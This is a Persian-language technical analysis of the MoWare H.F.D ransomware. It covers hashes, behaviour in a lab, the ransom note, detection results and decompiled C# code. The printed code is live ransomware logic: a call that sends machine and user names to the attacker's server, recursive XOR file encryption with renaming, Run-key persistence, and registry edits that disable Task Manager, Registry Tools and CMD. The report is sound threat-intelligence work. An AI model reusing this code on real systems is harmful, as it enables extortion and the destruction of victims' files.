باسمه تعالی

تحلیل فنی باج‌افزار

MoWare H.F.D

مقدمه :

رصد فضای سایبری در حوزه باج‌افزار، از ظهور نسخه جدید باج‌افزار MoWare H.F.D خبر می‌دهد. فعالیت این باج‌افزار از نیمه دوم ماه مه ۲۰۱۷ میلادی شروع شده است و در تاریخ ۲٤ سپتامبر سال جاری میلادی به روز رسانی شده است. گزارش تحلیل این باج‌افزار مربوط به نسخه به روز شده آن می‌باشد.

مشخصات فایل اجرایی :

نام فایل	MoWare H.F.D.exe
MD٥	۹f۸۸۸۲۷۹٥۲۱٦۱a۳adf۱٦٦۰۷b٦٥٤۲۲۰۰۰
SHA-۱	fe۱۳۹۹a٤f٤۱۲a۰۲۹۱eab۸c۲٦٦ade۱٦۹c۰f۰۱۹٤۱٥
SHA-۲٥٦	۷e۷۸۹ca۹c٦db۸۰٤۰۰۰f۳a٤٦b۰be۳f۲ea۹۹۳۳۸bfc۹٤٦۳۸e۱٦۲c۱٦٦e۰ed٤۳۰۲۷ad
اندازه فایل	۳۰۲.٥ کیلوبایت

فایل اجرایی این باج‌افزار دارای ٤ بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۳٦	۸۱۹۲	۲۱۷۷۹٦	۲۱۸۱۱۲
.sdata	۲.٥۳	۲۲۹۳۷٦	۱۷٦	٥۱۲
.rsrc	۷.٥۱	۲۳۷٥٦۸	۸۹٥٦۸	۸۹٦۰۰
.reloc	۰.۱	۳۲۷٦۸۰	۱۲	٥۱۲


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار MoWare H.F.D، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. این باج‌افزار به محض ورود به سیستم قربانی در مسیر زیر قرار می‌گیرد:

C:\Users\Admin\AppData\Roaming\MoWare_H\MoWare H.F.D\۱.۰.۰.۰

سپس با باز کردن محیط cmd و اجرای دستور PING.EXE وضعیت اتصال سیستم قربانی به اینترنت را بررسی می‌کند. در صورتی که سیستم قربانی به اینترنت متصل باشد، با سرور فرمان و کنترل خود ارتباط برقرار کرده و شروع به رمزگذاری فایل‌های مورد هدف خود در سیستم قربانی می‌نماید.


پس از پایان فرآیند رمزگذاری، فایل‌های سیستم قربانی به شکل زیر تغییر پیدا می‌کنند:




همانطور که مشاهده می‌کنید، اغلب فایل‌ها رمزگذاری شده‌اند و پسوند H_F_D_locked. به انتهای آن‌ها اضافه شده است. با بررسی‌های بیشتری که بر روی مسیرهای مختلف در سیستم عامل انجام دادیم، متوجه شدیم که این باج‌افزار، تنها فایل‌های مورد هدف خود در Desktop سیستم قربانی را، رمزگذاری می‌کند. همچنین فقط فایل‌های با حجم حداکثر ۱۰۰ مگابایت، توسط باج‌افزار رمزگذاری می‌شوند.

در مدت کوتاهی پس از شروع فعالیت این باج‌افزار، پیغام باج‌خواهی آن بر روی صفحه نمایش سیستم قربانی ظاهر می‌شود. تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد:

این پیغام به زبان فرانسوی می‌باشد و همانطور که در تصویر بالا مشاهده می‌کنید، مدت زمان پرداخت باج، مبلغ آن و همچنین آدرس ایمیل sebastiennolet92@gmail.com جهت برقراری ارتباط با مهاجم مشخص است. با کلیک بر روی متنی که در قسمت پایین پیغام باج‌خواهی با تیک سبز رنگ مشخص شده است، گزارشی از فایل‌هایی از سیستم قربانی که رمزگذاری شده‌اند به همراه مسیر آن‌ها، به قربانی نمایس داده می‌شود. تصویر زیر مربوط به این قسمت می‌باشد:



جهت بررسی فعالیت باج‌افزار، با مهاجم از طریق آدرس ایمیلی که در پیغام باج قرار داده بود، ارتباط برقرارکرده و آدرس کیف پول آن را دریافت کردیم. خوشبختانه، این باج‌افزار تاکنون هیچ تراکنشی نداشته است. اطلاعات مربوط به کیف‌پول آن را ادامه مشاهده می‌کنید:



فایل اجرایی این باج‌افزار پس از اتمام فرآیند رمزگذاری متوقف می‌شود اما از سیستم قربانی پاک نمی‌شود و درون پوشه حاوی فایل‌های باج‌افزار باقی می‌ماند.

تحلیل ایستا:

پس از بررسی کد فایل اجرایی این باج‌افزار، نتایج زیر حاصل شد:

قطعه کد زیر آدرس سروری که باج‌افزار با آن ارتباط می‌گیرد، آدرس ایمیل مهاجم، مبالغ باج‌خواهی و نام فایل اجرایی باج‌افزار را نشان می‌دهد. این موارد به ترتیب با کادر قرمز رنگ در تصویر مشخص شده‌اند:

```
21  public class Form1 : Form
22  {
23      // Token: 0x06000022 RID: 34 RVA: 0x00002EC8 File Offset: 0x000012C8
24      public Form1()
25      {
26          base.FormClosing += this.Form1_FormClosing;
27          base.Load += this.Form1_Load;
28          Form1.__ENCAddToList(this);
29          this.vServer = "http://palmahotel.fr/coco/Script/HFD/gen.php";
30          this.vEmail = "sebastiennolet92@gmail.com";
31          this.vPrice = "0.02";
32          this.expPrice = "0.05";
33          this.vWallet = "";
34          this.valert = Conversions.ToString(2);
35          this.AppData = Application.UserAppDataPath + "\\MoWare H.F.D.exe";
```

از کلاس زیر برای بررسی وضعیت اتصال سیستم قربانی به اینترنت استفاده شده است. باج‌افزار برای این کار با اجرای فرآیند PING.EXE از آدرس http://www.google.com که در تصویر زیر مشخص است پینگ گرفته و نتیجه را برمی‌گرداند.

```
20      public static bool CheckForInternetConnection()
21      {
22          bool result;
23          try
24          {
25              WebClient webClient = new WebClient();
26              try
27              {
28                  Stream stream = webClient.OpenRead("http://www.google.com");
29                  try
30                  {
31                      result = true;
32                  }
33                  finally
34                  {
35                      bool flag = stream != null;
36                      if (flag)
37                      {
38                          ((IDisposable)stream).Dispose();
39                      }
40                  }
41              }
42              finally
43              {
44                  bool flag = webClient != null;
45                  if (flag)
46                  {
47                      ((IDisposable)webClient).Dispose();
48                  }
49              }
50          }
51          catch (Exception ex)
52          {
53              result = false;
54          }
55          return result;
56      }
```

در ادامه و در صورت متصل بودن سیستم قربانی به اینترنت، از قطعه کد زیر برای اتصال به سرور خود استفاده می‌کند:

```
public void connectServer()
{
    try
    {
        string text = new WebClient().DownloadString(string.Concat(new string[]
        {
            this.vServer,
            "?generate=",
            Environment.MachineName,
            " / ",
            Environment.UserName,
            "&hwid=",
            this.vIdent
        }));
        bool flag = text.ToLower().Contains("Error");
        bool flag2 = flag;
        if (flag2)
        {
            ProjectData.EndApp();
        }
        else
        {
            string[] array = Strings.Split(text, this.pubsplit, -1, CompareMethod.Binary);
            this.vKey = array[0];
            this.vIdent = array[1];
        }
        this.Show();
        this.Focus();
    }
    catch (Exception ex)
    {
        Interaction.MsgBox(ex.ToString(), MsgBoxStyle.OkOnly, null);
    }
}
```

از قطعه کد زیر برای پیدا کردن مسیر موردنظر برای رمزگذاری، جست‌وجوی فایلها و در ادامه فراخوانی تابع رمزگذاری و اضافه کردن پسوند H_F_D_locked. به انتهای فایلهای رمزشده استفاده شده است:

```
public object dirRecursive(string location, string key)
{
    checked
    {
        try
        {
            string[] files = Directory.GetFiles(location);
            string[] directories = Directory.GetDirectories(location);
            int num = 0;
            int num2 = files.Length - 1;
            int num3 = num;
            for (;;)
            {
                int num4 = num3;
                int num5 = num2;
                if (num4 > num5)
                {
                    break;
                }
                string extension = Path.GetExtension(files[num3]);
                FileInfo fileInfo = new FileInfo(files[num3]);
                long length = fileInfo.Length;
                bool flag = this.vExtension.Contains(extension) & length < 100000000L;
                if (flag)
                {
                    Func.doEncrypt(files[num3], key);
                    MyProject.Forms.Form2.ListBox1.Items.Add(files[num3] + ".H_F_D_locked");
                }
                else
                {
                    flag = (Operators.CompareString(Path.GetExtension(files[num3]), ".H_F_D_locked", false) == 0);
                    if (flag)
                    {
                        MyProject.Forms.Form2.ListBox1.Items.Add(files[num3]);
                    }
                }
                num3++;
            }
            int num6 = 0;
            int num7 = directories.Length - 1;
            int num8 = num6;
            for (;;)
            {
                int num9 = num8;
                int num5 = num7;
                if (num9 > num5)
                {
                    break;
                }
                this.dirRecursive(directories[num8], key);
                num8++;
            }
        }
        catch (Exception ex)
        {
            Interaction.MsgBox(ex.ToString(), MsgBoxStyle.OkOnly, null);
        }
        return null;
    }
}
```

قطعه کدهای زیر، مربوط به کلاس‌های رمزگذاری فایل‌ها می‌باشد که تابع استفاده شده جهت رمزگذاری فایل‌ها در آن‌ها فراخوانی شده است:

```
public static byte[] XOR_Enc(byte[] input, string key, int amount = 8)
{
    byte[] bytes = Encoding.Default.GetBytes(key);
    int num = 0;
    checked
    {
        int num2 = input.Length - 1;
        int num3 = num;
        for (;;)
        {
            int num4 = num3;
            int num5 = num2;
            if (num4 > num5)
            {
                break;
            }
            input[num3] ^= (unchecked((byte)(bytes[num3 % bytes.Length] << (checked(num3 + amount + bytes.Length) &
              7))) & byte.MaxValue);
            num3++;
        }
        return input;
    }
}
```

```
public static object doEncrypt(string file, string password)
{
    try
    {
        byte[] fileData = Func.XOR_Enc(Func.ConvertFiletoBytes(file), password, 8);
        Func.ConvertBytesToFile(file, fileData);
        File.Move(file, file + ".H_F_D_locked");
        return true;
    }
    catch (Exception ex)
    {
        Interaction.MsgBox(ex.ToString(), MsgBoxStyle.Critical, null);
    }
    return null;
}
```

تصویر زیر بخشی از لیست تعریف شده از انواع فایل‌ها برای رمزگذاری را نشان می‌دهد:

```
36              this.vExtension = new List<string>(new string[]
37              {
38                  "dat",
39                  ".mx0",
40                  ".cd",
41                  ".pdb",
42                  ".xqx",
43                  ".old",
44                  ".cnt",
45                  ".rtp",
46                  ".qss",
47                  ".qst",
48                  ".fx0",
49                  ".fx1",
50                  ".ipg",
51                  ".ert",
52                  ".pic",
53                  ".img",
54                  ".cur",
55                  ".fxr",
56                  ".slk",
57                  ".m4u",
58                  ".mpe",
59                  ".mov",
60                  ".wmv",
61                  ".mpg",
62                  ".vob",
63                  ".mpeg",
64                  ".3g2",
65                  ".m4v",
66                  ".avi",
67                  ".mp4",
68                  ".flv",
69                  ".mkv",
70                  ".3gp",
71                  ".asf",
72                  ".m3u",
73                  ".m3u8",
```

لیست کامل این انواع فایل‌های تعریف شده جهت رمزگذاری، به صورت زیر می‌باشد:

dat, .mx۰, .cd, .pdb, .xqx, .old, .cnt, .rtp, .qss, .qst, .fx۰, .fx۱, .ipg, .ert, .pic, .img, .cur, .fxr, .slk, .m٤u, .mp e, .mov, .wmv, .mpg, .vob, .mpeg, .۳g۲, .m٤v, .avi, .mp٤, .flv, .mkv, .۳gp, .asf, .m۳u, .m۳u۸, .wav, .mp۳, .m٤a, .m, .rm, .flac, .mp۲, .mpa, .aac, .wma, .djv, .pdf, .djvu, .jpeg, .jpg, .bmp, .png, .jp۲, .lz, .rz, .zipx, .gz, .bz۲, .s۷z, .tar, .۷z, .tgz, .rar, .ziparc, .paq, .bak, .set, .back, .std, .vmx, .vmdk, .vdi, .qcow, .ini, .accd, .db, . sqli, .sdf, .mdf, .myd, .frm, .odb, .myi, .dbf, .indb, .mdb, .ibd, .sql, .cgn, .dcr, .fpx, .pcx, .rif, .tga, .wpg, .wi,

.wmf, .tif, .xcf, .tiff, .xpm, .nef, .orf, .ra, .bay, .pcd, .dng, .ptx, .r۳d, .raf, .rw۲, .rwl, .kdc, .yuv, .sr۲, .srf, .dip, .x۳f, .mef, .raw, .log, .odg, .uop, .potx, .potm, .pptx, .rsspptm, .aaf, .xla, .sxd, .pot, .eps, .as۳, .pns, .wpd, .wps, .msg, .pps, .xlam, .xll, .ost, .sti, .sxi, .otp, .odp, .wks, .vcf, .xltx, .xltm, .xlsx, .xlsm, .xlsb, .cntk, .xlw, .xlt, .xlm, .xlc, .dif, .sxc, .vsd, .ots, .prn, .ods, .hwp, .dotm, .dotx, .docm, .docx, .dot, .cal, .shw, .sldm, .txt, .csv, .mac, .met, .wk۳, .wk٤, .uot, .rtf, .sldx, .xls, .ppt, .stw, .sxw, .dtd, .eml, .ott, .odt, .doc, .odm, .ppsm, .xlr, .odc, .xlk, .ppsx, .obi, .ppam, .text, .docb, .wb۲, .mda, .wk۱, .sxm, .otg, .oab, .cmd, .bat, .h, .asx, .lua, .pl, .as, .hpp, .clas, .js, .fla, .py, .rb, .jsp, .cs, .c, .jar, .java, .asp, .vb, .vbs, .asm, .pas, .cpp, .xml, .php, .plb, .asc, .lay٦, .pp٤, .pp٥, .ppf, .pat, .sct, .ms۱۱, .lay, .iff, .ldf, .tbk, .swf, .brd, .css, .dxf, .dds, .efx, .sch, .dch, .ses, .mml, .fon, .gif, .psd, .html, .ico, .ipe, .dwg, .jng, .cdr, .aep, .aepx, .۱۲۳, .prel, .prpr, .aet, .fim, .pfb, .ppj, .indd, .mhtm, .cmx, .cpt, .csl, .indl, .dsf, .ds٤, .drw, .indt, .pdd, .per, .lcd, .pct, .prf, .pst, .inx, .plt, .idml, .pmd, .psp, .ttf, .۳dm, .ai, .۳ds, .ps, .cpx, .str, .cgm, .clk, .cdx, .xhtm, .cdt, .fmv, .aes, .gem, .max, .svg, .mid, .iif, .nd, .۲۰۱۷, .tt۲۰, .qsm, .۲۰۱٥, .۲۰۱٤, .۲۰۱۳, .aif, .qbw, .qbb, .qbm, .ptb, .qbi, .qbr, .۲۰۱۲, .des, .v۳۰, .qbo, .stc, .lgb, .qwc, .qbp, .qba, .tlg, .qbx, .qby, .۱pa, .ach, .qpd, .gdb, .tax, .qif, .t۱٤, .qdf, .ofx, .qfx, .t۱۳, .ebc, .ebq, .۲۰۱٦, .tax۲, .mye, .myox, .ets, .tt۱٤, .epb, .٥۰۰, .txf, .t۱٥, .t۱۱, .gpc, .qtx, .itf, .tt۱۳, .t۱۰, .qsd, .iban, .ofc, .bc۹, .mny, .۱۳t, .qxf, .amj, .m۱٤, ._vc, .tbp, .qbk, .aci, .npc, .qbmb, .sba, .cfp, .nv۲, .tfx, .n٤۳, .let, .tt۱۲, .۲۱۰, .dac, .slp, .qb۲۰, .saj, .zdb, .tt۱٥, .ssg, .t۰۹, .epa, .qch, .pd٦, .rdy, .sic, .ta۱, .lmr, .pr٥, .op, .sdy, .brw, .vnd, .esv, .kd۳, .vmb, .qph, .t۰۸, .qel, .m۱۲, .pvc, .q٤۳, .etq, .u۱۲, .hsr, .ati, .t۰۰, .mmw, .bd۲, .ac۲, .qpb, .tt۱۱, .zix, .ec۸, .nv, .lid, .qmtf, .hif, .lld, .quic, .mbsb, .nl۲, .qml, .wac, .cf۸, .vbpf, .m۱۰, .qix, .t۰٤, .qpg, .quo, .ptdb, .gto, .pr۰, .vdf, .q۰۱, .fcr, .gnc, .ldc, .t۰٥, .t۰٦, .tom, .tt۱۰, .qb۱, .t۰۱, .rpf, .t۰۲, .tax۱, .۱pe, .skg, .pls, .t۰۳, .xaa, .dgc, .mnp, .qdt, .mn۸, .ptk, .t۰۷, .chg, .#vc, .qfi, .acc, .m۱۱, .kb۷, .q۰۹, .esk, .۰۹i, .cpw, .sbf, .mql, .dxi, .kmo, .md, .u۱۱, .oet, .ta۸, .efs, .h۱۲, .mne, .ebd, .fef, .qpi, .mn٥, .exp, .m۱٦, .۰۹t, .۰۰c, .qmt, .cfdi, .u۱۰, .s۱۲, .qme, .int?, .cf۹, .ta٥, .u۰۸, .mmb, .qnx, .q۰۷, .tb۲, .say, .ab٤, .pma, .defx, .tkr, .q۰٦, .tpl, .ta۲, .qob, .m۱٥, .fca, .eqb, .q۰۰, .mn٤, .lhr, .t۹۹, .mn۹, .qem, .scd, .mwi, .mrq, .q۹۸, .i۲b, .mn٦, .q۰۸, .kmy, .bk۲, .stm, .mn۱, .bc۸, .pfd, .bgt, .hts, .tax۰, .cb, .resx, .mn۷, .۰۸i, .mn۳, .ch, .meta, .۰۷i, .rcs, .dtl, .ta۹, .mem, .seam, .btif, .۱۱t, .efsl, .$ac, .emp, .imp, .fxw, .sbc, .bpw, .mlb, .۱۰t, .fa۱, .saf, .trm, .fa۲, .pr۲, .xeq, .sbd, .fcpa, .ta٦, .tdr, .acm, .lin, .dsb, .vyp, .emd, .pr۱, .mn۲, .bpf, .mws, .h

۱۱, .pr۳, .gsb, .mlc, .nni, .cus, .ldr, .ta٤, .inv, .omf, .reb, .qdfx, .pg, .coa, .rec, .rda, .ffd, .ml۲, .ddd, .ess, .q
bmd, .afm, .d۰۷, .vyr, .acr, .dtau, .ml۹, .bd۳, .pcif, .cat, .h۱۰, .ent, .fyc, .p۰۸, .jsd, .zka, .hbk, .bkf, .mone,
.pr٤, .qw٥, .cdf, .gfi, .cht, .por, .qbz, .ens, .۳pe, .pxa, .intu, .trn, .۳me, .۰۷g, .jsda, .۲۰۱۱, .fcpr, .qwmo, .t۱
۲, .pfx, .p۷b, .der, .nap, .p۱۲, .p۷c, .crt, .csr, .pem, .gpg, .key

قطعه کد زیر تنظیم زمان سنج به عنوان مهلت تعیین شده برای پرداخت باج را نشان می‌دهد. روش پرداخت نیز به صورت Bitcoin می‌باشد که با کادر قرمز رنگ در تصویر مشخص شده است:

```
3   private void tmrCountdown_Tick(object sender, EventArgs e)
4   {
5       DateTime now = DateTime.Now;
6       DateTime dateTime = this.countdown;
7       TimeSpan timeSpan = dateTime.Subtract(now);
8       this.Label6.Text = Conversions.ToString(timeSpan.Days) + " Days";
9       this.Label10.Text = string.Concat(new string[]
10      {
11          Conversions.ToString(timeSpan.Hours),
12          ":",
13          Conversions.ToString(timeSpan.Minutes),
14          ":",
15          Conversions.ToString(timeSpan.Seconds)
16      });
17      try
18      {
19          bool flag = timeSpan.Days == 0 & timeSpan.Hours == 0 & !(-(((double)timeSpan.Minutes == Conversions.ToDouble
              (Conversions.ToString(0) + Conversions.ToString(timeSpan.Seconds))) > false));
20          if (flag)
21          {
22          }
23      }
24      catch (Exception ex)
25      {
26          this.tmrCountdown.Stop();
27          this.Label3.ForeColor = Color.Red;
28          this.Label3.Text = "Now, Price increased\r\nyou will have to pay \r\n" + this.expPrice + " Bitcoin";
29          this.Label10.Text = "00:00:00";
30          Interaction.MsgBox("Your Left time run out\r\nNow, Price increased\r\nyou will have to pay " + this.expPrice + "
              Bitcoin", MsgBoxStyle.Critical, null);
31      }
32  }
33
```


قطعه کد زیر، کلید رجیستری که برای اجرای باج‌افزار در سیستم قربانی ایجاد شده است را، نشان می‌دهد:

```
public static void AStartup(string Name, string Path)
{
    RegistryKey currentUser = Registry.CurrentUser;
    RegistryKey registryKey = currentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    registryKey.SetValue(Name, Path, RegistryValueKind.String);
}
```

قطعه کد زیر، غیرفعال کردن رجیستری‌های مربوط به قسمت‌های RegistryTools، TaskManager و CMD سیستم عامل را نشان می‌دهد:

```
public void godead()
{
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
      "DisableRegistryTools", "1", RegistryValueKind.DWord);
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
      "DisableTaskMgr", "1", RegistryValueKind.DWord);
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\System", "DisableCMD",
      "1", RegistryValueKind.DWord);
    Func.AStartup(this.Text, Conversions.ToString(NewLateBinding.LateGet(Func.LO, null, "fullname", new object[0], null,
      null, null)));
}
```

پس از مقایسه چند نمونه فایل رمزشده با نمونه سالم آن‌ها، متوجه شدیم این باج‌افزار تمام محتوای فایل‌های مورد هدف خود را رمزگذاری می‌کند. تصویر زیر مربوط به مقایسه یک نمونه رمزشده توسط باج‌افزار، با نمونه سالم آن می‌باشد:



تحلیل ترافیک شبکه:

پس از اجرای باج‌افزار در محیط آزمایشگاهی و بررسی نتایج ترافیک شبکه سندباکس‌های آنلاین، هیچ ارتباط مشکوکی مربوط به باج‌افزار، مشاهده نکردیم.

خروجی سامانه VirusTotal :

در حال حاضر تنها تعداد ٤٢ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Variant.MSILPerseus.106571	AhnLab-V3	Trojan/Win32.MoWare.C2057035
ALYac	Gen:Variant.MSILPerseus.106571	Antiy-AVL	Trojan/MSIL.Chapak
Arcabit	Trojan.MSILPerseus.D1A04B	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	HEUR/AGEN.1003141
BitDefender	Gen:Variant.MSILPerseus.106571	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
ClamAV	Win.Ransomware.GX40-6290314-0	CrowdStrike Falcon	malicious_confidence_90% (D)
Cybereason	malicious.952161	Cylance	Unsafe
Cyren	W32/Trojan.NDHH-2696	DrWeb	Trojan.MulDrop7.40263
Emsisoft	Gen:Variant.MSILPerseus.106571 (B)	Endgame	malicious (moderate confidence)
eScan	Gen:Variant.MSILPerseus.106571	ESET-NOD32	a variant of MSIL/Filecoder.FR
F-Secure	Gen:Variant.MSILPerseus.106571	Fortinet	MSIL/Generic.DN.86C5CF!tr
